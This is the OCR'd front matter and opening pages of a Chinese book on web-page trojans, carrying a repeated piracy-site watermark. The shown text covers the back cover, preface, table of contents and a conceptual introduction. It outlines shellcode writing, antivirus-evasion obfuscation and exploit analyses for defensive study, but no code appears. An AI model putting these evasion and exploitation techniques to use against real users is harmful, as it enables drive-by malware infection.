

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版
Broadview
www.broadview.com.cn

安 全 技 术 大 系

网页木马攻防实战

本书内容

网页木马综述：
讲述网页木马的概念和发展的历史，网页木马的种类，可能造成的危害，并通过几个网页木马的实例来加深理解。

网页木马剖析：
介绍剖析网页木马中使用的几项关键技术，如调试器、脚本语言、Shellcode编写、网页木马免杀技术等。

调试器与脚本语言：
介绍调试器和脚本语言的相关知识，使读者对用来调试缓冲区溢出漏洞的这些利器有深入的了解。

缓冲区溢出：
介绍缓冲区溢出的原理（包括产生原因、种类、危害等），并通过实例形象地说明它的危害及其与网页木马之间的关系。

Shellcode的编写：
介绍如何编写一个Shellcode，并通过几个实例把Shellcode编写过程中可能遇到的问题（例如无效字符、大小、自包含技巧、可移植性等）解释清楚。

网页木马免杀技术分析：
分析网页木马中使用的免杀技术，例如网页木马变形技术、网页木马加密技术等。

网页木马实例分析：
对几个流行的网页木马实例进行具体分析，以便及时对网页木马采取安全防范措施。

网页木马防范：
讲述如何减少网页木马的危害，并提出一些安全建议，如：使系统自动下载并安装安全补丁；安全地设置浏览器以及采用其他的安全工具辅助（防火墙、杀毒软件）等。

上架建议：网络安全

网上订购：www.dearbook.com.cn
第二书店·第一服务

策划编辑：毕 宁
责任编辑：顾慧芳
责任美编：李 玲

本书贴有激光防伪标志，凡没有防伪标志者，属盗版图书。

ISBN 978-7-121-08556-7
9 787121 085567 >
定价：48.00元

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

前　言

笔者经常去书店买书，通常在买书之前，都会先把一本书的前言通读一遍，然后再来决定购书的意向。本书完稿后，很长一段时间里，笔者不知该如何写好这篇前言，写书时的那些灵感刹那间消失了。

网页木马自从诞生那天开始就是大家热衷于讨论的话题，笔者花了半年多时间把平日积累下来的经验转换为文字，希望通过此种方式能与对这些知识感兴趣的人们进行交流。如果大家能在这本书中学到新的知识和技术，那么这本书就完成了它的使命。希望这本书不会长时间静静地躺在图书馆或书店的某个角落里，如果您发现了它，请把它带走。

作为一本专门介绍网页木马的书籍，本书的立场是站在防御的角度，深入浅出地剖析网页木马的相关原理和技术，让读者更进一步了解和掌握网页木马的相关知识。

如果您不懂调试和脚本语言，没关系，本书的第 3 章会帮您解决这个问题；

如果您不懂溢出，没关系，本书的第 4 章会以生动的实例告诉您溢出的详细原理；

如果您不懂 Shellcode，没关系，相信读完本书的第 5 章后，您一定能编写出自己的 Shellcode。

在您掌握上述相关知识后，通过本书第 7 章“网页木马实例分析”的学习，可进一步加深理解前几章的内容，以便及时对网页木马采取安全防范措施，减少网页木马给自身带来的损失。

本书的内容安排

第 1 章　网页木马综述

本章给读者讲述网页木马的概念，什么是网页木马，网页木马发展的历史，网页木马的种类，可能造成怎样的危害，并通过几个简单的网页木马实例来增加直观性。

第 2 章　网页木马剖析

本章剖析网页木马中使用的几个关键技术，如调试基础、脚本语言、Shellcode 编写、网页木马免杀方法等。

第 3 章　调试器与脚本语言

本章介绍调试器和脚本语言的相关知识，使读者对用来调试缓冲区溢出漏洞的这些利器有深入的了解。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第 4 章　缓冲区溢出

本章介绍缓冲区溢出的原理（包括产生原因、种类、危害等），使读者能够对缓冲区溢出有一个整体概念，并通过实例来形象地说明它的危害及其与网页木马之间的关系。

第 5 章　Shellcode 的编写

本章介绍如何编写一个 Shellcode，并通过几个实例把 Shellcode 编写中的过程，以及编写过程中可能遇到的问题（例如无效字符、大小、自包含技巧、可移植性等）解释清楚。

第 6 章　网页木马免杀技术分析

本章对网页木马中曾经用过的免杀方法和技术进行了分析，例如网页木马变形技术、网页木马加密技术等。

第 7 章　网页木马实例分析

本章以几个曾经在国内甚至国际非常流行的网页木马为实例来进行具体分析，使读者加深对上述相关章节的理解，以便及时有效地对网页木马采取安全防范措施，减少网页木马给自身带来的损失。

第 8 章　网页木马防范

本章通过给读者一些安全建议，使读者如何尽可能地减少网页木马的危害。例如：保证系统处于自动更新状态，下载并安装安全补丁；如何安全地设置浏览器；如何设置其他的安全工具辅助（例如防火墙、杀毒软件等）。

随书代码

读者可以从博文视点网站 http://www.broadview.com/08556 下载随书代码和相关资料。当然您也可以在该站点的相关版面与所有读者共同讨论网页木马的相关技术，撰写精彩的书评，以达到共同进步的目的。如果您有什么好的建议，同样欢迎您在网站上提出！

致谢


在撰写本书的过程中，得到了身边很多朋友的关心和支持，在此表示诚挚的感谢，最重要的是感谢父母多年来对我的培养，真心地感谢你们！

编　者

2008 年 10 月于江苏

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

目　录

第 1 章　网页木马综述 ····· 1

1.1　概述 ····· 1
1.2　发展历史 ····· 5
1.2.1　网页木马利用漏洞发展史 ····· 6
1.2.2　网页木马的衍生史 ····· 8
1.3　案例分析 ····· 13
1.3.1　邮件网页木马实例 ····· 13
1.3.2　CHM 电子书木马实例 ····· 14
1.3.3　Flash 网页木马实例 ····· 16
1.4　小结 ····· 18

第 2 章　网页木马剖析 ····· 19

2.1　网页木马与网页 ····· 19
2.2　网页木马与漏洞 ····· 26
2.2.1　逻辑型漏洞 ····· 27
2.2.2　溢出型漏洞 ····· 28
2.2.3　关于 ActiveX ····· 28
2.2.4　关于 Shellcode ····· 29
2.2.5　关于 Heap Spray ····· 29
2.3　小结 ····· 33

第 3 章　调试器与脚本语言 ····· 35

3.1　OllyDbg 简介 ····· 35
3.2　OllyDbg 使用实例 ····· 40
3.3　IDA Pro 简介 ····· 48
3.4　IDA Pro 使用实例 ····· 53
3.5　HTML 与脚本语言 ····· 64
3.5.1　HTML 语言简介 ····· 64
3.5.2　JavaScript 脚本 ····· 67
3.5.3　VBScript 脚本 ····· 76
3.6　小结 ····· 83

第 4 章　缓冲区溢出 ····· 84

4.1　Win32 缓冲区溢出原理 ····· 84
4.1.1　栈溢出 ····· 85
4.1.2　堆溢出 ····· 86
4.1.3　.data 节中的溢出 ····· 88
4.1.4　TEB/PEB 溢出 ····· 91
4.1.5　格式化字符串漏洞 ····· 91
4.1.6　整数溢出引发的缓冲区溢出 ····· 94
4.1.7　Off-by-one 攻击 ····· 98
4.1.8　缓冲区溢出和 C++ ····· 102
4.2　Win32 缓冲区溢出利用技术 ····· 104
4.2.1　利用跳转地址定位 Shellcode ····· 104
4.2.2　结构化异常处理 ····· 108
4.2.3　Windows 下本地溢出实例 ····· 114
4.3　溢出漏洞防范 ····· 119
4.3.1　编写安全的代码 ····· 120
4.3.2　/GS 选项 ····· 125
4.3.3　使用外挂 DLL 检测缓冲区溢出 ····· 131
4.3.4　堆栈不可执行 ····· 138
4.3.5　数组边界检查 ····· 138
4.3.6　数据段不可执行 ····· 138


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.3.7 硬件级别的保护 …… 139
4.4 小结 …… 139
第 5 章 Shellcode 的编写 …… 141
5.1 Shellcode 概述 …… 141
5.2 Shellcode 相关技术 …… 144
5.2.1 获取 Kernel32 基址 …… 145
5.2.2 Shellcode 的重定位 …… 147
5.2.3 Shellcode 的提取 …… 148
5.2.4 获得 API 函数地址 …… 148
5.3 Shellcode 的编码 …… 151
5.3.1 Shellcode 的 Xor 编码 …… 151
5.3.2 纯字母数字的 Shellcode …… 169
5.3.3 Unicode 编码 …… 174
5.4 绕过安全系统的 Shellcode …… 178
5.5 内核模式下的 Shellcode …… 181
5.6 小结 …… 189
第 6 章 网页木马免杀技术分析 …… 190
6.1 杀毒软件是如何工作的 …… 190
6.2 网页木马变形技术 …… 193
6.2.1 网页木马特征码定位技术 … 193
6.2.2 网页木马内容重组法 …… 197
6.2.3 转义字符法 …… 199
6.2.4 插入特殊符号法 …… 201
6.2.5 页面编码法 …… 205
6.2.6 关联数组法 …… 209
6.2.7 变形还原技术 …… 211
6.3 网页木马加密技术 …… 215
6.3.1 利用 escape、unescape 函数加密解密 …… 216
6.3.2 利用 Script Encoder 函数加密 …… 219
6.3.3 自定义加解密函数 …… 221
6.3.4 网页木马加密技术的内存免杀 …… 237
6.3.5 解密还原技术 …… 238
6.4 小结 …… 241
第 7 章 网页木马实例分析 …… 242
7.1 MS06-014 …… 242
7.2 MS06-055 …… 244
7.3 MS07-017 …… 253
7.4 RealPlayer 网页木马 …… 262
7.5 MS07-004 …… 269
7.6 小结 …… 277
第 8 章 网页木马防范 …… 278
8.1 系统安全配置 …… 278
8.2 浏览器安全配置 …… 279
8.2.1 Internet Explorer 的设置 …… 279
8.2.2 Firefox 的设置 …… 284
8.2.3 谷歌 Chrome 的设置 …… 285
8.2.4 腾讯 TT 的设置 …… 290
8.2.5 遨游 Maxthon 的设置 …… 296
8.3 安全工具 …… 300
8.3.1 360 安全卫士的安装与配置 …… 301
8.3.2 KIS7.0 的安装与配置 …… 308
8.3.3 瑞星卡卡 …… 311
8.3.4 木马克星 …… 315
8.3.5 手把手编写防网页木马工具 …… 319
8.4 小结 …… 336
参考文献 …… 337

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 1

第 1 章　网页木马综述

提起木马，大部分读者可能并不陌生，但网页木马却是一个比较新的概念。从概念上来说，它并不属于木马的一种，而是一种传播恶意代码的手段，用户在访问一个黑客恶意构造的 Web 页面以后，用户就会在不知情的情况下系统被植入木马。读者通过本章可以了解以下信息：

- 什么是网页木马；
- 网页木马发展的历史；
- 网页木马的种类以及危害。

1.1　概述

从本质上来说，网页木马就是一个 Web 页面，可以是一个静态的 HTML 页面，也可以是 ASP、PHP、JSP 等动态页面。从表面上看，它和一个普通的页面并没有太大的区别，但是包含在 HTML 源代码中的恶意脚本可以使 IE 浏览器在后台、在用户不知情的情况下下载，并执行恶意的木马。但是大家也不必“谈马色变”，弄清了它的原理之后，防范其实也是能够做到的。

为什么浏览器会自动下载，并执行木马呢？现在大部分的网页木马都是针对 Windows 系统自带的 IE 浏览器的，针对其他第三方浏览器的网页木马很少；但像 Maxthon、腾讯 TT 等这种基于 IE 核心的浏览器也和 IE 浏览器一样，会受到网页木马的影响。那么，使用 Firefox 等非 IE 浏览器上网的用户是不是就不会中网页木马了呢？答案是否定的。现在有许多应用软件，例如 RealPlayer 等影音播放软件、RSS 阅读器以及迅雷这些程序都是借助于 IE 核心来显示 HTML 页的第三方软件的，因此同样存在着中网页木马的风险，也就是说，网页木马是防不胜防的。

笔者使用如图 1.1 所示的 MS06-014 这一漏洞和一个无害的程序作为例子，目的是为了

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

来使读者直观地理解网页木马。由图 1.1 可见，木马下载完毕要执行了。



图 1.1　网页木马

从原理上来说，网页木马就是利用了一些已知或者未知的系统或者第三方软件的漏洞，然后悄悄地下载病毒木马并执行。

由美国管理学家彼得提出的木桶原理表明：由多块木板构成的木桶，其价值在于其盛水量的多少；但决定木桶盛水量多少的关键因素不是其最长的板块，而是其最短的板块，如图 1.2 所示。这就是说，任何一个组织可能面临的一个共同问题是，构成组织的各个部分往往是优劣不齐的，而劣势部分往往决定整个组织的水平。



图 1.2　木桶理论

计算机安全领域同样也适用这个木桶原理，安全与否往往取决于整个系统最短的那一块板。就目前的安全形势来说，网页木马和移动介质是整个系统最为薄弱的两块短板，大量的病毒、木马就是通过这两个渠道疯狂传播的。通过 U 盘等移动存储介质传播的恶意代码可依赖杀毒软件对其查杀，而网页木马则更多地依赖于良好的使用习惯以及一些安全工具，杀毒软件往往是无法对其进行有效查杀的。

根据传播方式的不同，网页木马分为被动和主动两种。

（1）被动网马是指黑客出于某种不可告人的目的入侵了某些大型网站，例如：黑客为了获取某网络游戏的装备及金钱，入侵了某网游的官方网站或者其他一些访问量很大的网站，在其中的首页嵌入了挂马的代码。这样，访问过此网站的网民（无任何防护措施）的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

